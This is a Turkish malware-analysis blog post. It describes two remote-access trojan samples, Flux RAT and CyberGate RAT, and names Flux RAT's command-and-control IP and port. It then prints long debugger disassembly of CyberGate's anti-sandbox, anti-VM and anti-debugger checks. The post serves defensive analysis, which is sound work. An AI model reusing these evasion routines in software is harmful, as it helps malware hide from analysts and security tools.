





Boyutu diğerine kıyasla daha ufak olan DSC0027.exe yazılımını sanal makine içinde Immunity Debugger aracı ile dinamik olarak analiz ettiğimde yazılımın 2004 yılından kalma Flux RAT olduğunu (flServ.exe adı altında çalışmaktadır), kendinisini explorer.exe içine enjekte ettiğini ve Vodafone 3G IP bloğunda yer alan 46.155.243.4 dinamik ip adresi (*****.zapto.org) ile 2001 numaralı bağlantı noktası üzerinden haberleşmeye çalıştığı rahatlıkla anlaşılıyordu.

Ancak DSC0027.exe adındaki diğer zararlı yazılımı incelediğimde sanal makine içinde çalışmadığı gibi Anubis ve benzeri online kum havuzu (sandbox) hizmetleri tarafından da analiz edilemiyordu. Günümüzde çoğu zararlı yazılımı oluşturan ana yazılımların oluşturdukları zararlı yazılımın sanal makinelerde ve kum havuzu araçlarında çalıştırılmaya karşı ek kontroller barındırdığı düşünüldüğünde çalışmamasının başka bir nedeni olabileceğini pek düşünmemiştim.

Norman Malware Debugger PRO aracı ile zararlı yazılımı incelediğimde az önce bahsetmiş olduğum kontrollerin yazılım üzerinde mevcut olduğuna dair bilgilendirme mesajları ile karşılaştım.



Zararlı yazılımı Immunity Debugger ile detaylı olarak incelediğimde bu yazılımın aslında CyberGate RAT (cyber_server.exe adı altında çalışmaktadır) olduğu ve Norman Malware Debugger PRO aracının belirtmiş olduğu gibi üzerinde birçok anti analiz kodlarını (vmware, virtualbox, anubis, debugger vb.) yer aldığı açıkça görülüyordu.




```
Sandboxie Kontrolu
00407888 /$ 53 PUSH EBX

00407889 |. 33DB XOR EBX,EBX

0040788B |. 68 A0784000 PUSH cyber_se.004078A0 ; /pModule = "SbieDll.dll"
```

```
00407890 |. E8 1FDCFFFF CALL ; \GetModuleHandleA

00407895 |. 85C0 TEST EAX,EAX

00407897 |. 74 02 JE SHORT cyber_se.0040789B

00407899 |. B3 01 MOV BL,1

0040789B |> 8BC3 MOV EAX,EBX

0040789D |. 5B POP EBX

0040789E \. C3 RETN
```

ThreatExpert Kontrolu

```
004078AC /$ 53 PUSH EBX

004078AD |. 33DB XOR EBX,EBX

004078AF |. 68 C4784000 PUSH cyber_se.004078C4 ; /pModule = "dbghelp.dll"

004078B4 |. E8 FBDBFFFF CALL ; \GetModuleHandleA

004078B9 |. 85C0 TEST EAX,EAX

004078BB |. 74 02 JE SHORT cyber_se.004078BF

004078BD |. B3 01 MOV BL,1

004078BF |> 8BC3 MOV EAX,EBX

004078C1 |. 5B POP EBX

004078C2 \. C3 RETN
```

Sandbox Kontrolu

```
55274-640-2673064-23950 - JoeBox

004078D0 /$ 53 PUSH EBX

004078D1 |. 81C4 F4FEFFFF ADD ESP,-10C

004078D7 |. 33DB XOR EBX,EBX

004078D9 |. 54 PUSH ESP ; /pHandle

004078DA |. 6A 01 PUSH 1 ; |Access

004078DC |. 6A 00 PUSH 0 ; |Reserved = 0

004078DE |. 68 38794000 PUSH cyber_se.00407938 ; |Subkey = "Software\Microsoft\Windows\CurrentVersion"

004078E3 |. 68 02000080 PUSH 80000002 ; |hKey = HKEY_LOCAL_MACHINE

004078E8 |. E8 EFDAFFFF CALL ; \RegOpenKeyExA

004078ED |. 85C0 TEST EAX,EAX

004078EF |. 75 32 JNZ SHORT cyber_se.00407923

004078F1 |. C74424 04 0101>MOV DWORD PTR SS:[ESP+4],101

004078F9 |. 8D4424 04 LEA EAX,DWORD PTR SS:[ESP+4]

004078FD |. 50 PUSH EAX ; /pBufSize
```

004078FE |. 8D4424 0C LEA EAX,DWORD PTR SS:[ESP+C] ; |

00407902 |. 50 PUSH EAX ; |Buffer

00407903 |. 6A 00 PUSH 0 ; |pValueType = NULL

00407905 |. 6A 00 PUSH 0 ; |Reserved = NULL

00407907 |. 68 64794000 PUSH cyber_se.00407964 ; |ValueName = "ProductId"

0040790C |. 8B4424 14 MOV EAX,DWORD PTR SS:[ESP+14] ; |

00407910 |. 50 PUSH EAX ; |hKey

00407911 |. E8 CEDAFFFF CALL ; \RegQueryValueExA

00407916 |. 8D4424 08 LEA EAX,DWORD PTR SS:[ESP+8]

0040791A |. 3D 70794000 CMP EAX,cyber_se.00407970 ; ASCII "55274-640-2673064-23950"

0040791F |. 75 02 JNZ SHORT cyber_se.00407923

00407921 |. B3 01 MOV BL,1

00407923 |> 8B0424 MOV EAX,DWORD PTR SS:[ESP]

00407926 |. 50 PUSH EAX ; /hKey

00407927 |. E8 88DAFFFF CALL ; \RegCloseKey

0040792C |. 8BC3 MOV EAX,EBX

0040792E |. 81C4 0C010000 ADD ESP,10C

00407934 |. 5B POP EBX

00407935 \. C3 RETN

76487-644-3177037-23510 - CWSandbox
00407988 /$ 53 PUSH EBX

00407989 |. 81C4 F4FEFFFF ADD ESP,-10C

0040798F |. 33DB XOR EBX,EBX

00407991 |. 54 PUSH ESP ; /pHandle

00407992 |. 6A 01 PUSH 1 ; |Access

00407994 |. 6A 00 PUSH 0 ; |Reserved = 0

00407996 |. 68 F0794000 PUSH cyber_se.004079F0 ; |Subkey = "Software\Microsoft\Windows\CurrentVersion"

0040799B |. 68 02000080 PUSH 80000002 ; |hKey = HKEY_LOCAL_MACHINE

004079A0 |. E8 37DAFFFF CALL ; \RegOpenKeyExA

004079A5 |. 85C0 TEST EAX,EAX

004079A7 |. 75 32 JNZ SHORT cyber_se.004079DB

004079A9 |. C74424 04 0101>MOV DWORD PTR SS:[ESP+4],101

004079B1 |. 8D4424 04 LEA EAX,DWORD PTR SS:[ESP+4]

004079B5 |. 50 PUSH EAX ; /pBufSize

004079B6 |. 8D4424 0C LEA EAX,DWORD PTR SS:[ESP+C] ; |

004079BA |. 50 PUSH EAX ; |Buffer

004079BB |. 6A 00 PUSH 0 ; |pValueType = NULL

004079BD |. 6A 00 PUSH 0 ; |Reserved = NULL

004079BF |. 68 1C7A4000 PUSH cyber_se.00407A1C ; |ValueName = "ProductId"

004079C4 |. 8B4424 14 MOV EAX,DWORD PTR SS:[ESP+14] ; |

004079C8 |. 50 PUSH EAX ; |hKey

004079C9 |. E8 16DAFFFF CALL ; \RegQueryValueExA

004079CE |. 8D4424 08 LEA EAX,DWORD PTR SS:[ESP+8]

004079D2 |. 3D 287A4000 CMP EAX,cyber_se.00407A28 ; ASCII "76487-644-3177037-23510"

004079D7 |. 75 02 JNZ SHORT cyber_se.004079DB

004079D9 |. B3 01 MOV BL,1

004079DB |> 8B0424 MOV EAX,DWORD PTR SS:[ESP]

004079DE |. 50 PUSH EAX ; /hKey

004079DF |. E8 D0D9FFFF CALL ; \RegCloseKey

004079E4 |. 8BC3 MOV EAX,EBX

004079E6 |. 81C4 0C010000 ADD ESP,10C

004079EC |. 5B POP EBX

004079ED \. C3 RETN

76487-337-8429955-22614 - Anubis
00407A40 /$ 53 PUSH EBX

00407A41 |. 81C4 F4FEFFFF ADD ESP,-10C

00407A47 |. 33DB XOR EBX,EBX

00407A49 |. 54 PUSH ESP ; /pHandle

00407A4A |. 6A 01 PUSH 1 ; |Access

00407A4C |. 6A 00 PUSH 0 ; |Reserved = 0

00407A4E |. 68 A87A4000 PUSH cyber_se.00407AA8 ; |Subkey = "Software\Microsoft\Windows\CurrentVersion"

00407A53 |. 68 02000080 PUSH 80000002 ; |hKey = HKEY_LOCAL_MACHINE

00407A58 |. E8 7FD9FFFF CALL ; \RegOpenKeyExA

00407A5D |. 85C0 TEST EAX,EAX

00407A5F |. 75 32 JNZ SHORT cyber_se.00407A93

00407A61 |. C74424 04 0101>MOV DWORD PTR SS:[ESP+4],101

00407A69 |. 8D4424 04 LEA EAX,DWORD PTR SS:[ESP+4]

00407A6D |. 50 PUSH EAX ; /pBufSize

00407A6E |. 8D4424 0C LEA EAX,DWORD PTR SS:[ESP+C] ; |

00407A72 |. 50 PUSH EAX ; |Buffer

00407A73 |. 6A 00 PUSH 0 ; |pValueType = NULL

00407A75 |. 6A 00 PUSH 0 ; |Reserved = NULL

00407A77 |. 68 D47A4000 PUSH cyber_se.00407AD4 ; |ValueName = "ProductId"

00407A7C |. 8B4424 14 MOV EAX,DWORD PTR SS:[ESP+14] ; |

00407A80 |. 50 PUSH EAX ; |hKey

00407A81 |. E8 5ED9FFFF CALL ; \RegQueryValueExA

00407A86 |. 8D4424 08 LEA EAX,DWORD PTR SS:[ESP+8]

00407A8A |. 3D E07A4000 CMP EAX,cyber_se.00407AE0 ; ASCII "76487-337-8429955-22614"

00407A8F |. 75 02 JNZ SHORT cyber_se.00407A93

00407A91 |. B3 01 MOV BL,1

00407A93 |> 8B0424 MOV EAX,DWORD PTR SS:[ESP]

00407A96 |. 50 PUSH EAX ; /hKey

00407A97 |. E8 18D9FFFF CALL ; \RegCloseKey

00407A9C |. 8BC3 MOV EAX,EBX

00407A9E |. 81C4 0C010000 ADD ESP,10C

00407AA4 |. 5B POP EBX

00407AA5 \. C3 RETN

IsDebuggerPresent
00407BC8 /$ 53 PUSH EBX

00407BC9 |. 56 PUSH ESI

00407BCA |. 57 PUSH EDI

00407BCB |. 55 PUSH EBP

00407BCC |. 33DB XOR EBX,EBX

00407BCE |. 68 FC7B4000 PUSH cyber_se.00407BFC ; /FileName = "kernel32.dll"

00407BD3 |. E8 14D9FFFF CALL ; \LoadLibraryA

00407BD8 |. 8BF8 MOV EDI,EAX

00407BDA |. 85FF TEST EDI,EDI

00407BDC |. 74 17 JE SHORT cyber_se.00407BF5

00407BDE |. 68 0C7C4000 PUSH cyber_se.00407C0C ; /ProcNameOrOrdinal

00407BE3 |. 57 PUSH EDI ; |hModule

00407BE4 |. E8 E3D8FFFF CALL ; \GetProcAddress

00407BE9 |. 8BE8 MOV EBP,EAX ; kernel32.IsDebuggerPresent

00407BEB |. 89EE MOV ESI,EBP

00407BED |. 85ED TEST EBP,EBP

00407BEF |. 74 04 JE SHORT cyber_se.00407BF5

00407BF1 |. FFD6 CALL ESI

00407BF3 |. 8BD8 MOV EBX,EAX

00407BF5 |> 8BC3 MOV EAX,EBX

00407BF7 |. 5D POP EBP

00407BF8 |. 5F POP EDI

00407BF9 |. 5E POP ESI

00407BFA |. 5B POP EBX

00407BFB \. C3 RETN

Virtual PC
00407726 0F DB 0F ; Virtual PC Kontrolü

00407727 3F DB 3F ; CHAR '?'

00407728 07 DB 07

VMWare
004076CD . B8 68584D56 MOV EAX,564D5868

004076D2 . BB 12F76C3C MOV EBX,3C6CF712

004076D7 . B9 0A000000 MOV ECX,0A

004076DC . 66:BA 5856 MOV DX,5658

VirtualBox
00407768 /$ 55 PUSH EBP

00407769 |. 8BEC MOV EBP,ESP

0040776B |. 81C4 C8FEFFFF ADD ESP,-138

00407771 |. 53 PUSH EBX

00407772 |. 56 PUSH ESI

00407773 |. 33C0 XOR EAX,EAX

00407775 |. 8985 D4FEFFFF MOV DWORD PTR SS:[EBP-12C],EAX

0040777B |. 8985 CCFEFFFF MOV DWORD PTR SS:[EBP-134],EAX

00407781 |. 8985 C8FEFFFF MOV DWORD PTR SS:[EBP-138],EAX

00407787 |. 8985 D0FEFFFF MOV DWORD PTR SS:[EBP-130],EAX

0040778D |. 33C0 XOR EAX,EAX

0040778F |. 55 PUSH EBP

00407790 |. 68 60784000 PUSH cyber_se.00407860

```
00407795 |. 64:FF30 PUSH DWORD PTR FS:[EAX]

00407798 |. 64:8920 MOV DWORD PTR FS:[EAX],ESP

0040779B |. 33DB XOR EBX,EBX

0040779D |. 33D2 XOR EDX,EDX

0040779F |. B8 02000000 MOV EAX,2

004077A4 |. E8 7FFEFFFF CALL cyber_se.00407628

004077A9 |. 8BF0 MOV ESI,EAX

004077AB |. C785 D8FEFFFF >MOV DWORD PTR SS:[EBP-128],128

004077B5 |. EB 70 JMP SHORT cyber_se.00407827

004077B7 |> 8D85 D0FEFFFF /LEA EAX,DWORD PTR SS:[EBP-130]

004077BD |. 8D95 FCFEFFFF |LEA EDX,DWORD PTR SS:[EBP-104]

004077C3 |. B9 04010000 |MOV ECX,104

004077C8 |. E8 1BC2FFFF |CALL cyber_se.004039E8

004077CD |. 8B85 D0FEFFFF |MOV EAX,DWORD PTR SS:[EBP-130]

004077D3 |. 8D95 D4FEFFFF |LEA EDX,DWORD PTR SS:[EBP-12C]

004077D9 |. E8 12F5FFFF |CALL cyber_se.00406CF0

004077DE |. 8B85 D4FEFFFF |MOV EAX,DWORD PTR SS:[EBP-12C]

004077E4 |. 50 |PUSH EAX

004077E5 |. 8D95 C8FEFFFF |LEA EDX,DWORD PTR SS:[EBP-138]

004077EB |. B8 78784000 |MOV EAX,cyber_se.00407878 ; ASCII "VBoxService.exe"

004077F0 |. E8 FBF4FFFF |CALL cyber_se.00406CF0

004077F5 |. 8B85 C8FEFFFF |MOV EAX,DWORD PTR SS:[EBP-138]

004077FB |. E8 14C4FFFF |CALL cyber_se.00403C14

00407800 |. 8BD0 |MOV EDX,EAX

00407802 |. 8D85 CCFEFFFF |LEA EAX,DWORD PTR SS:[EBP-134]

00407808 |. E8 63C1FFFF |CALL cyber_se.00403970

0040780D |. 8B85 CCFEFFFF |MOV EAX,DWORD PTR SS:[EBP-134]

00407813 |. 5A |POP EDX

00407814 |. E8 E3C4FFFF |CALL cyber_se.00403CFC

00407819 |. 85C0 |TEST EAX,EAX

0040781B |. 7E 0A |JLE SHORT cyber_se.00407827

0040781D |. 56 |PUSH ESI ; /hObject
```

0040781E |. E8 D1DBFFFF |CALL ; \CloseHandle

00407823 |. B3 01 |MOV BL,1

00407825 |. EB 1B |JMP SHORT cyber_se.00407842

00407827 |> 8D95 D8FEFFFF LEA EDX,DWORD PTR SS:[EBP-128]

0040782D |. 8BC6 |MOV EAX,ESI

0040782F |. E8 34FEFFFF |CALL cyber_se.00407668

00407834 |. 85C0 |TEST EAX,EAX

00407836 |.^0F85 7BFFFFFF \JNZ cyber_se.004077B7

0040783C |. 56 PUSH ESI ; /hObject

0040783D |. E8 B2DBFFFF CALL ; \CloseHandle

00407842 |> 33C0 XOR EAX,EAX

00407844 |. 5A POP EDX

00407845 |. 59 POP ECX

00407846 |. 59 POP ECX

00407847 |. 64:8910 MOV DWORD PTR FS:[EAX],EDX

0040784A |. 68 67784000 PUSH cyber_se.00407867

0040784F |> 8D85 C8FEFFFF LEA EAX,DWORD PTR SS:[EBP-138]

00407855 |. BA 04000000 MOV EDX,4

0040785A |. E8 3DBFFFFF CALL cyber_se.0040379C

0040785F \. C3 RETN

Softice Kontrolu
00407DB0 /$ 53 PUSH EBX

00407DB1 |. 33DB XOR EBX,EBX

00407DB3 |. 6A 00 PUSH 0 ; /hTemplateFile = NULL

00407DB5 |. 68 80000000 PUSH 80 ; |Attributes = NORMAL

00407DBA |. 6A 03 PUSH 3 ; |Mode = OPEN_EXISTING

00407DBC |. 6A 00 PUSH 0 ; |pSecurity = NULL

00407DBE |. 6A 03 PUSH 3 ; |ShareMode = FILE_SHARE_READ|FILE_SHARE_WRITE

00407DC0 |. 68 000000C0 PUSH C0000000 ; |Access = GENERIC_READ|GENERIC_WRITE

00407DC5 |. 68 E07D4000 PUSH cyber_se.00407DE0 ; |FileName = "\\.\SICE"

00407DCA |. E8 45D6FFFF CALL ; \CreateFileA

00407DCF |. 83F8 FF CMP EAX,-1

00407DD2 |. 74 08 JE SHORT cyber_se.00407DDC

00407DD4 |. 50 PUSH EAX ; /hObject

00407DD5 |. E8 1AD6FFFF CALL ; \CloseHandle

00407DDA |. B3 01 MOV BL,1

00407DDC |> 8BC3 MOV EAX,EBX

00407DDE |. 5B POP EBX

00407DDF \. C3 RETN

00407DE0 . 5C 5C 2E 5C 53>ASCII "\\.\SICE",0

00407DE9 00 DB 00

00407DEA 00 DB 00

00407DEB 00 DB 00

00407DEC /$ 53 PUSH EBX

00407DED |. 33DB XOR EBX,EBX

00407DEF |. 6A 00 PUSH 0 ; /hTemplateFile = NULL

00407DF1 |. 68 80000000 PUSH 80 ; |Attributes = NORMAL

00407DF6 |. 6A 03 PUSH 3 ; |Mode = OPEN_EXISTING

00407DF8 |. 6A 00 PUSH 0 ; |pSecurity = NULL

00407DFA |. 6A 03 PUSH 3 ; |ShareMode = FILE_SHARE_READ|FILE_SHARE_WRITE

00407DFC |. 68 000000C0 PUSH C0000000 ; |Access = GENERIC_READ|GENERIC_WRITE

00407E01 |. 68 1C7E4000 PUSH cyber_se.00407E1C ; |FileName = "\\.\NTICE"

00407E06 |. E8 09D6FFFF CALL ; \CreateFileA

00407E0B |. 83F8 FF CMP EAX,-1

00407E0E |. 74 08 JE SHORT cyber_se.00407E18

00407E10 |. 50 PUSH EAX ; /hObject

00407E11 |. E8 DED5FFFF CALL ; \CloseHandle

00407E16 |. B3 01 MOV BL,1

00407E18 |> 8BC3 MOV EAX,EBX

00407E1A |. 5B POP EBX

00407E1B \. C3 RETN

00407E1C . 5C 5C 2E 5C 4E>ASCII "\\.\NTICE",0

SyserDebugger Kontrolu
00407D53 . B8 847D4000 MOV EAX,cyber_se.00407D84 ; ASCII "\\.\Syser"

00407D58 . E8 C7FFFFFF CALL cyber_se.00407D24

00407D5D . 84C0 TEST AL,AL

00407D5F . 75 1C JNZ SHORT cyber_se.00407D7D

00407D61 . B8 907D4000 MOV EAX,cyber_se.00407D90 ; ASCII "\\.\SyserDbgMsg"

00407D66 . E8 B9FFFFFF CALL cyber_se.00407D24

00407D6B . 84C0 TEST AL,AL

00407D6D . 75 0E JNZ SHORT cyber_se.00407D7D

00407D6F . B8 A07D4000 MOV EAX,cyber_se.00407DA0 ; ASCII "\\.\SyserBoot"

TickCount
0040D7C5 |. E8 0A7DFFFF CALL ; [GetTickCount

0040D7CA |. 8BD8 MOV EBX,EAX

0040D7CC |. B8 04774000 MOV EAX,cyber_se.00407704 ; Entry address

0040D7D1 |. E8 16A5FFFF CALL cyber_se.00407CEC ; ?

0040D7D6 |. 84C0 TEST AL,AL

....

0040D911 |. E8 BE7BFFFF CALL ; [GetTickCount

0040D916 |. 33D2 XOR EDX,EDX

0040D918 |. 52 PUSH EDX

0040D919 |. 50 PUSH EAX

0040D91A |. 8BC3 MOV EAX,EBX

0040D91C |. 99 CDQ

0040D91D |. 290424 SUB DWORD PTR SS:[ESP],EAX

0040D920 |. 195424 04 SBB DWORD PTR SS:[ESP+4],EDX

0040D924 |. 58 POP EAX

0040D925 |. 5A POP EDX

0040D926 |. 83FA 00 CMP EDX,0

0040D929 |. 75 09 JNZ SHORT cyber_se.0040D934

0040D92B |. 3D 88130000 CMP EAX,1388

0040D930 |. 76 0B JBE SHORT cyber_se.0040D93D


0040D932 |. EB 02 JMP SHORT cyber_se.0040D936

0040D934 |> 7E 07 JLE SHORT cyber_se.0040D93D

0040D936 |> 6A 00 PUSH 0 ; /ExitCode = 0

0040D938 |. E8 1F7BFFFF CALL ; \ExitProcess

Piyasada yer alan çoğu zararlı yazılımın yıllardır aynı anti analiz kodlarını içerdiği düşünüldüğünde bu kodlar üzerinde bol bol pratik yapmış olan zararlı yazılım analisti için bu kontrolleri tespit etmek ve aşmak sadece birkaç dakika sürmektedir.



Bu tür kodların kullanım amacı her ne kadar zararlı yazılım analistinin işini zorlaştırmak olsa da motive olmuş bir zararlı yazılım analistini bu tür kontroller ile durdurmak hiçbir zaman mümkün değildir.

Bu vesileyle herkesin 23 Nisan Ulusal Egemenlik ve Çocuk Bayramı'nı kutlar bir sonraki yazıda görüşmek dileğiyle herkese güvenli günler dilerim...

Ağ Trafiğinde Adli Bilişim Analizi

Source: https://www.mertsarica.com/ag-trafiginde-adli-bilisim-analizi/

By M.S on March 18th, 2012

